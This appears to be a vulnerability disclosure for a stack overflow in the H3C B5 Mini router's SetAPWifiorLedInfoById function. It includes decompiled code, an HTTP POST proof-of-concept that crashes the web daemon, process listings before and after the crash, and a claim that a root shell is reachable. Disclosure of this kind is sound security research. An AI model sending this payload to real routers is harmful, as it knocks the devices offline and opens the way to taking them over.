H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview：

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetAPWifiorLedInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_455E04(int a1)
2  {
3    int v2; // [sp+28h] [+28h]
4    int v3; // [sp+2Ch] [+2Ch]
5    int v4; // [sp+2Ch] [+2Ch]
6    int v5; // [sp+2Ch] [+2Ch]
7    int v6; // [sp+30h] [+30h]
8    int v7; // [sp+34h] [+34h]
9    int v8; // [sp+38h] [+38h]
10   int v9; // [sp+38h] [+38h]
11   int v10; // [sp+3Ch] [+3Ch]
12   char v11[64]; // [sp+40h] [+40h] BYREF
13   int v12; // [sp+80h] [+80h] BYREF
14   char v13[68]; // [sp+84h] [+84h] BYREF
15
16   v10 = 0;
17   memset(v11, 0, sizeof(v11));
18   memset(v13, 0, 64);
19   v7 = websgetvar(a1, "param", &dword_49D2E0);
20   if ( !v7 )
21     return -2;
22   sscanf(v7, "%[^;]", v11);
23   v8 = v7 + strlen(v11) + 1;
24   v6 = atoi(v11);
25   sscanf(v8, "%[^;]", v11);
26   v9 = v8 + strlen(v11) + 1;
```

In the `SetAPWifiorLedInfoById` function, `V7` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;]` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V11` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 546
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetAPWifiorLedInfoById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
 1514 root      1864 S    /bin/h3cgamebooster &
 1519 root       296 S    /bin/watchdog &
 1523 root       360 S    sh /var/tmp/uu/monitor.sh &
 1524 root       728 S    /bin/monitor &
 1656 root       448 S    dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root       556 S    /bin/dhcpd -d -q br0
 1837 root       164 S    pathsel -i wlan-msh -P -d
 2355 root      2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root       464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root       572 S    telnetd
 8992 root      3636 S    /bin/webs &
18995 root       600 S    sleep 60
19075 root      1044 S    -mwcli
19155 root       796 S    /bin/sh
19177 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
/ #
```


The picture above shows the process information before we send poc.

```
 1514 root      1864 S    /bin/h3cgamebooster &
 1519 root       296 S    /bin/watchdog &
 1523 root       360 S    sh /var/tmp/uu/monitor.sh &
 1524 root       728 S    /bin/monitor &
 1656 root       448 S    dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root       556 S    /bin/dhcpd -d -q br0
 1837 root       164 S    pathsel -i wlan-msh -P -d
 2355 root      2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root       464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root       572 S    telnetd
19075 root      1044 S    -mwcli
19155 root       796 S    /bin/sh
19285 root       600 S    sleep 60
19402 root      2196 S    /bin/webs &
19427 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
```


In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.